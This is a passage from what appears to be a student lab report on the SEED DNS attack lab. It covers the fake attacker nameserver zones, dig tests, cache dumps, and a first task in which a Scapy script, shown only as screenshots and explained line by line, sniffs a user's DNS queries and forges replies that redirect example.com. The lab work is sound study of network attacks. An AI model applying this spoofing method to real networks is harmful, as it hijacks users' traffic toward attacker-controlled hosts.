

Figure 28: named.conf at the attacker-ns-10.9.0.153 container I.



Figure 29: named.conf at the attacker-ns-10.9.0.153 container II.

In the attacker-ns-10.9.0.153 container named.conf file contain two zones, as shown in the previous figures. The attacker zone and fake zone for example.com. So, when anyone inquiries attacker32.com domain, the inquire forwarded to this domain which hosted in the zone_attacker32.com, and when anyone inquiries example.com domain, the inquire forwarded to this domain which hosted in the zone_example.com.

As an additional step, the content of zone_attacker32.com and zone_example.com printed to the terminal using **cat** command, as follow:

- ⇨ cat zone_attacker32.com
- ⇨ cat zone_example.com



Figure 30: zone_attacker32.com content.



Figure 31: zone_example.com content.

In the zone_attacker32.com file the NS is ns.attacker32.com which is expected because its attacker web, for the zone_example.com file its too ns.attacker32.com because it's a fake zone generated by the attacker to apply the attacks.

The last four lines in both files represent the URL or the domain name mapped with its record type, IPv4 class type which is A in both files, and the mapped IP for the URL.

- @ IN A 1.2.3.4: "@ represents the domain name itself." [11]
- www IN A 1.2.3.5
- ns IN A 10.9.0.153
- * IN A 1.2.3.6: "* is a wildcard representing all other subdomains that do not have specific DNS records defined." [11]

As a final step in this setup, all files inside the seed-attacker container listed using **ls** command, then move the directory to the volumes folder using **cd** command, and print the content of the folder using **ls** command, as shown respectively:

- ls
- cd volumes/
- ls

Volumes folder at this step just contained one python code called:

- dns_sniff_spoof.py



Figure 32: seed-attacker volumes directory.

Testing the DNS Setup

dig command used for testing.

- ⇨ "**dig** command stands for ***Domain Information Groper***. It retrieves information about DNS name servers. Network administrators use it to verify and troubleshoot DNS problems and perform DNS lookups. The dignslookup and the host." [12]

dig www.attacker32.com

The expected result for this **dig** command is 10.9.0.180, as shown previously the zone_attacker32.com file inside the named.conf file in the attacker-ns-10.9.0.153 container containing the forward zone. So, when anyone asked about www.attacker32.com it will forward him to that file. This URL mapped with 10.9.0.180 there.



Figure 33: dig www.attacker32.com I.



Figure 34: dig www.attacker32.com II.

dig ns.attacker32.com

At the same way explained previously, the expected result from zone_attacker32.com file is 10.9.0.153.



Figure 35: dig ns.attacker32.com I.



Figure 36: dig ns.attacker32.com II.

dig www.example.com

This **dig** command sends the query to the official nameserver which response with IP address equal to 93.184.215.14

There is two nameserver host this domain, the official nameserver response in this case, and the attacker fake nameserver. As shown previously, the zone_example.com file inside the named.conf file in the attacker-ns-10.9.0.153 container containing a forward zone for this domain too.



Figure 37: dig www.example.com I.



Figure 38: dig www.example.com II.

dig @ns.attacker32.com www.example.com

This **dig** command sends the query directly to ns.attacker32.com. So, its send response from the fake nameserver. The expected IP address is 1.2.3.5.



Figure 39: dig @ns.attacker32.com www.example.com I.



Figure 40: dig @ns.attacker32.com www.example.com II.

After using the dig command dump.db file will contain new data, previously the file just contains some default data. Now the file checked again to see the differences.

⇨ rndc dumpdb -cache: used to dump the cache to dump.db.



Figure 41: rndc dumpdb -cache.

⇨ cat /var/cache/bind/dump.db: print the content of the dump.db file into the terminal.

Notice how the file contains new data, when the **dig** command used, the server check the local DNS server to see if it contains the IP address for the required URL, in this case it's don't have any data. So, it sends a request to the main DNS server, which response with the real IP address. Now the local DNS server contain the IP address. When the following

command runs, the URL and the IP address will be printed to screen which mean the dump.db file updated.

- ⇨ cat /var/cache/bind/dump.db | grep “example”: grep command used to print just the lines with the specified word “example” in this case.



Figure 42: cat /var/cache/bind/dump.db.



Figure 43: cat /var/cache/bind/dump.db | grep “example”.

Before starting the tasks, the value of br should obtained. From seed-attacker container using **ip** command.

- ⇨ ip a: is a shorthand for ip address, “This option is used to show all IP addresses associated with all network devices. It will show the information related to all interfaces available on our system.” [13]



Figure 44: ip a I.

As shown in the next figure, the used br value equal to *br-e7e7d37be77c*, which will use in the python code later.

br is a shorthand for bridge, a bridge is used to connect multiple network segments, which allow them to communicate same as the physical network.

Note:

This value took because it's the value for this experiment interface 10.9.0.1.



Figure 45: ip a II.

Now, move to the tasks part. All tasks in this experiment done using same methodology:

- ⇨ Write and modify a python code.
- ⇨ Use **rndc flush** command at the local-dns-server-10.9.0.53 container to flush the DNS catch.
- ⇨ Run the python code at the seed-attacker container.
- ⇨ Send a dig command request at the user-10.9.0.5 container.

Task I

Directly Spoofing Response to User

When the user send request to the DNS server the attacker can sniff the packet and send a fake response to the user using the python code, DNS response can reach before the fake response, in this case the Spoofing fail, but if the fake response reach before the real response the user computer will accept it.

The code used in this task is a python code, which use Scapy library to sniff and spoof DNS packets. First, all functions from Scapy library imported, then spoof_dns function created which take the arrived packet if it has a DNS query for **example.com** the function apply to the packet to spoof it. At 9,10, and 11 lines the IP, UDP, and DNS layers extracted from the arrived packet.

In line 13 and 14 new Spoofed IP Layer created, by reversing the source and the destination IP address from the resaved packet. In line 16 and 17 new Spoofed UDP Layer created, by reversing the source and the destination ports from the resaved packet, 53 is DNS server port. In line 19, 20, 21 and 22 a Spoofed DNS Response created, the attacker can change the ttl value and the URL IP address to specific values for Spoofing issues, in this case the IP address set to 1.2.3.7 "the attacker redirects the traffic to this IP address". Line 24, 25, 26, and 27 create the Spoofed DNS packet. In line 29 and 30 the layers "IP, UDP, and DNS layers" combines in one single packet and send over the network. Finally, in line 31 the filter f Constructed to capture UDP packets from the target host "Which entered by the user, in this task its equal to 10.9.0.5" to port 53, in line 32 sniff used to capture packets on the interface br-e7e7d37be77c and applies the spoof_dns function to them.



Figure 46: Task I, code file inside the volumes.

Note:

- ⇨ The errors appear in the code screenshots because it's took from Windows OS, not inside SEED.



Figure 47: Task I code.

Before running the code, the local DNS server flushed using the **rndc flush** command to make sure it will not reply faster than the seed attacker.



Figure 48: Task I, flush the local DNS.

After the local DNS server flushed, the python code run in the seed-attacker container, as follow:

- ⇨ Python3 taskI.py 10.9.0.5

10.9.0.5 is the IP address for the target devise which is the user in this environment.



Figure 49: Task I, code run.

Now, inside the user container the following **dig** command runs:

⇨ dig www.example.com



Figure 50: Task I, dig command.

As shown in the previous figure, the IP address is 1.2.3.7 which mean the attacker success in his attack. The fake response reaches the user before the real response.



Figure 51: Task I, seed-attacker after dig command.



Figure 52: Task I, re-run dig command.

Unfortunately, if the user re-run the **dig** command the real IP address appear, which maybe happen due to timing issues or the local server answer before the attacker. When the local DNS server flushed again, and the **dig** command re-runs the fake IP address appears in the terminal again.



Figure 53: Task I, re-flush the local DNS.

